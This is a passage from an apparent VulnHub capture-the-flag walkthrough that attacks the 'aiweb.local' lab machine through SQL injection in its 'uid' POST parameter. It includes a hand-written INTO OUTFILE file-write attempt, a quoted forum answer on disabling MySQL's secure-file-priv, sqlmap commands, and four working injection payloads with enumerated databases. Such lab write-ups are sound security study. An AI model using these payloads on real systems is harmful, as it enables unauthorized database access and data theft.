
We can't write to files too:



```
POST /se3reTdir777/index.php HTTP/1.1
Host: aiweb.local
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://aiweb.local/se3reTdir777/index.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 132
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

uid=-1' union select user(),database(),null into outfile
'/home/www/html/web1x443290o2sdf92213/m3diNf0/test.txt' # &Operation=Submit
```

```
HTTP/1.1 200 OK
Date: Tue, 10 Sep 2019 06:07:26 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1
Vary: Accept-Encoding
Content-Length: 98
Connection: close
Content-Type: text/html; charset=UTF-8

The MySQL server is running with the --secure-file-priv option so it cannot execute this statement
```

Upon further reading:



388

It's working as intended. Your MySQL server has been started with --secure-file-priv option which basically limits from which directories you can load files using `LOAD DATA INFILE`.


You may use `SHOW VARIABLES LIKE "secure_file_priv";` to see the directory that has been configured.

You have two options:


1. Move your file to the directory specified by `secure-file-priv`.
2. Disable `secure-file-priv`. This must be removed from startup and cannot be modified dynamically. To do this check your MySQL start up parameters (depending on platform) and my.ini.

share improve this answer
edited Sep 23 '15 at 10:54
answered Sep 23 '15 at 10:51
vhu
8,615 ● 11 ● 30 ● 39


Using SQLMAP - walkthrough




```
root@kali:~/pwn/vulnhub/aiweb# sqlmap -r req.txt --dbs --batch
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.3.4#stable}
|_ -| . [(]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent
is illegal. It is the end user's responsibility to obey all applicable local, state and f
ederal laws. Developers assume no liability and are not responsible for any misuse or dam
age caused by this program

[*] starting @ 01:40:14 /2019-09-10/

[01:40:14] [INFO] parsing HTTP request from 'req.txt'
[01:40:14] [INFO] testing connection to the target URL
[01:40:14] [INFO] checking if the target is protected by some kind of WAF/IPS
[01:40:14] [INFO] testing if the target URL content is stable
[01:40:15] [INFO] target URL content is stable
[01:40:15] [INFO] testing if POST parameter 'uid' is dynamic
[01:40:15] [WARNING] POST parameter 'uid' does not appear to be dynamic
[01:40:15] [INFO] heuristic (basic) test shows that POST parameter 'uid' might be injecta
ble (possible DBMS: 'MySQL')
[01:40:15] [INFO] heuristic (XSS) test shows that POST parameter 'uid' might be vulnerabl
e to cross-site scripting (XSS) attacks
[01:40:15] [INFO] testing for SQL injection on POST parameter 'uid'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific fo
r other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided
level (1) and risk (1) values? [Y/n] Y
```



```
-r REQUESTFILE
      Load HTTP request from a file
```




```
--dbs   Enumerate DBMS databases
```




```
--batch
        Never ask for user input, use the default behaviour
```

Request file.




```
POST /se3reTdir777/index.php HTTP/1.1
Host: aiweb.local
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://aiweb.local/se3reTdir777/index.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 22
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

uid=1&Operation=Submit
```

SQLMAP results - walkthrough




```
sqlmap identified the following injection point(s) with a total of 142 HTTP(s) requests:
---
Parameter: uid (POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: uid=1' OR NOT 4118=4118#&Operation=Submit

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLO
OR)
    Payload: uid=1' AND (SELECT 2054 FROM(SELECT COUNT(*),CONCAT(0x7162626a71,(SELECT (EL
T(2054=2054,1))),0x7178706b71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY
 x)a)-- AnHk&Operation=Submit

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: uid=1' AND SLEEP(5)-- OGgP&Operation=Submit

    Type: UNION query
    Title: MySQL UNION query (NULL) - 3 columns
    Payload: uid=1' UNION ALL SELECT CONCAT(0x7162626a71,0x78565347536e4d6269456e59736a58
464871705378676c4b4b6446676659746c6951736d446f654c,0x7178706b71),NULL,NULL#&Operation=Sub
mit
---
[01:40:26] [INFO] the back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL >= 5.0
[01:40:26] [INFO] fetching database names
available databases [2]:
[*] aiweb1
[*] information_schema

[01:40:26] [INFO] fetched data logged to text files under '/root/.sqlmap/output/aiweb.loc
al'

[*] ending @ 01:40:26 /2019-09-10/
